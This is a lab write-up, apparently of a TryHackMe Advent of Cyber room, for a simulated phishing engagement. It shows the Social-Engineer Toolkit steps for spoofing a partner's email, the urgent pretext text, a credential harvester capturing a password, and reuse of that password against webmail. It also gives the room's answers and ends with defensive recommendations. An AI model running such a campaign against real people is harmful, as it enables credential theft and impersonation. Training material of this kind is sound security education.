Introduction


This room simulates an authorized red team phishing engagement against The Best Festival Company (TBFC) to test employee security awareness and the organization's defences against phishing attacks. The exercise involves crafting a fake login portal, hosting it, and delivering it via the Social-Engineer Toolkit (SET) to harvest credentials.

Skills Required: Basic Linux navigation, understanding of social engineering concepts

Skills Learned: Phishing campaign planning, credential harvesting, Social-Engineer Toolkit (SET) usage, email spoofing techniques

Phase 1: Building the Credential Harvester

I navigate to ~/Rooms/AoC2025/Day02 directory and run the script ./server.py. This started a Python web server on port 8000 that hosts a fake TBFC login portal.




root@ip-10-49-190-95: ~/Rooms/AoC2025/Day02
File Edit View Search Terminal Help

```
root@ip-10-49-190-95:~# cd ~/Rooms/AoC2025/Day02
root@ip-10-49-190-95:~/Rooms/AoC2025/Day02# ls
creds.txt  index.html  server.py
root@ip-10-49-190-95:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8000
```

Figure 1 – Python Web Server is listening on port 8000

I confirmed the fake portal appearance by browsing to http://10.49.190.95:8000 in Firefox on the AttackBox. The server listens on all interfaces (0.0.0.0), capturing any credentials submitted through the form.



TBFC Staff Portal
SOCMAS Operations — Re-authentication


Please re-authenticate to apply the latest delivery manifest changes.

Figure 2 – Fake TBFC Login Portal

Phase 2: Crafting the Phishing Campaign

Using the Social-Engineer Toolkit (SET), a powerful open-source framework developed by David Kennedy for social engineering attacks, I crafted a convincing phishing email.


1. I start the tool by typing setoolkit into the terminal and it will display a menu containing multiple options. I selected option 1, Social-Engineering Attacks.



```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Figure 3 – SET menu


2. Choosing 1 will display another menu with the type of social engineering attack I want to use in my attack. I picked Mass Mailer Attack by typing 5.



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5
```

Figure 4 – Type of Social Engineering Attack


3. I selected option 1, E-Mail Attack Single Email Address to send the phishing email to a single address.



```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
```


Figure 5 – Social Engineer Toolkit Mass E-Mailer

4. Email routing configuration.



```
set:phishing> Send email to:factory@wareville.thm

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):updates@
lyingdeer.thm
set:phishing> The FROM NAME the user will see:Flying Deer
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.yourema
ilserveryouown.com):10.48.190.210
set:phishing> Port number for the SMTP server [25]:
```


Figure 6 – Details of Email Addresses, Route & Delivery



```
set:phishing> Flag this message/s as high priority? [yes|
no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```

Figure 7 – Type of Priority & File Attachment

5. Based on reconnaissance showing regular communication between TBFC and Flying Deer shipping company, I crafted a pretext exploiting operational concerns.



```
set:phishing> Email subject:Shipping Schedule Changes
```


```
set:phishing> Send the message as html or plain? 'h' or '
p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then
 hit {return} on a new line.
set:phishing> Enter the body of the message, type END (ca
pitals) when finished:Dear Elves,
Next line of the body: The schedule has changed.
Next line of the body: Please confirm the new schedule
Next line of the body: URGENTLY at http://10.48.77.75:800
0/
Next line of the body: Best Regards,
Next line of the body: Flying Deer
Next line of the body: END
```

Figure 8 – Email Subjet & Message Contents

The message creates urgency around operational changes while impersonating a trusted business partner. The embedded link directs victims to the credential harvester.

Phase 3: Credential Harvesting Results

After sending the phishing email, I monitored the server.py terminal for captured credentials. Within 1-2 minutes, the TBFC employee fell victim to the attack.



root@ip-10-49-190-95: ~/Rooms/AoC2025/Day02
File Edit View Search Terminal Help

```
root@ip-10-49-190-95:~# cd ~/Rooms/AoC2025/Day02
root@ip-10-49-190-95:~/Rooms/AoC2025/Day02# ls
creds.txt  index.html  server.py
root@ip-10-49-190-95:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8000
10.49.131.106 - - [03/Jan/2026 17:09:00] "GET / HTTP/1.1" 200 -
[2026-01-03 17:09:00] Captured -> username: admin    password: unranked-wisdom-a
nthem    from: 10.49.131.106
10.49.131.106 - - [03/Jan/2026 17:09:00] "POST /submit HTTP/1.1" 303 -
10.49.131.106 - - [03/Jan/2026 17:09:00] "GET / HTTP/1.1" 200 -
```

Figure 9 – The port received 1 working credentials

Questions 1: What is the password used to access the TBFC portal?


= unranked-wisdom-anthem

This demonstrates a critical security gap because despite awareness training, realistic phishing attacks can still succeed when attackers properly research targets and craft convincing pretexts.

Phase 3: Post-Exploitation Assessment


With harvested credentials, I tested for credential reuse across TBFC systems.

I browse to http://10.49.131.106 from from the AttackBox and attempted to authenticate to the factory user's mailbox using the previously captured admin password.



Applications Places System
Sat 3 Jan, 17:14 AttackBox IP:10.49.190.95
Roundcube Webmail :: Welcome to Roundcube Webmail — Mozilla Firefox
Roundcube Webmail :: W
10.49.131.106/?_task=logout&_token=oq762P7yu
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Username
Password
LOGIN
Roundcube Webmail

Figure 10 – Roundcube Webmail



Flying Deer Today 17:07
Shipping Schedule Changes

marta 2025-10-10
Urgent: Production & Shipping ...

Urgent: Production & Shipping Request — 1984000 Units (Next 2 Weeks)

From marta on 2025-10-10 14:34

Details Headers

```
Hi team,

I hope everyone is well and caffeinated (or at least in
possession of a reliable tea cup). I'm writing to confirm a
high-priority request that landed on our desk this morning and
to lay out the operational details so we can move quickly and
cleanly.

The request: the client has asked us to manufacture and ship
1984000 toys to a mix of retail partners and charitable
distribution centers within the coming couple of weeks. I know —
it's a big number, but one we can handle if we coordinate across
production, QC, packing, and logistics without dropping the
ball.
```

Figure 11 – Factory Mailbox

Questions 2: What is the total number of toys expected for delivery?

= 1984000

The successful authentication using reused credentials reveals multiple security failures:

1. Employees susceptible to well-crafted phishing
2. Password reuse across critical systems
3. Lack of multi-factor authentication (MFA)

Attack Chain Summary

1. Reconnaissance → Identified trusted partner (Flying Deer)
2. Infrastructure → Deployed credential harvester on port 8000
3. Weaponization → Crafted convincing pretext email via SET
4. Delivery → Spoofed email from trusted sender via SMTP
5. Exploitation → User submitted credentials to fake portal
6. Actions on Objective → Accessed email system via credential reuse

Key Findings & Recommendations

Vulnerabilities Identified:

- Employees clickable on links in emails from “trusted” senders
- No email authentication (SPF/DKIM/DMARC) validation visible
- Credential reuse across admin and email portals
- Absence of multi-factor authentication
- Limited email security controls (allowed external SMTP relay)

Recommendations:

- Implement phishing simulation training for all employees
- Configure and enforce email authentication standards (SPF/DKIM/DMARC)
- Implement a centralized Identity and Access Management (IAM) system
- Enable Multi-Factor Authentication (MFA) for all email accounts
- Restrict or disable unauthorized external SMTP relay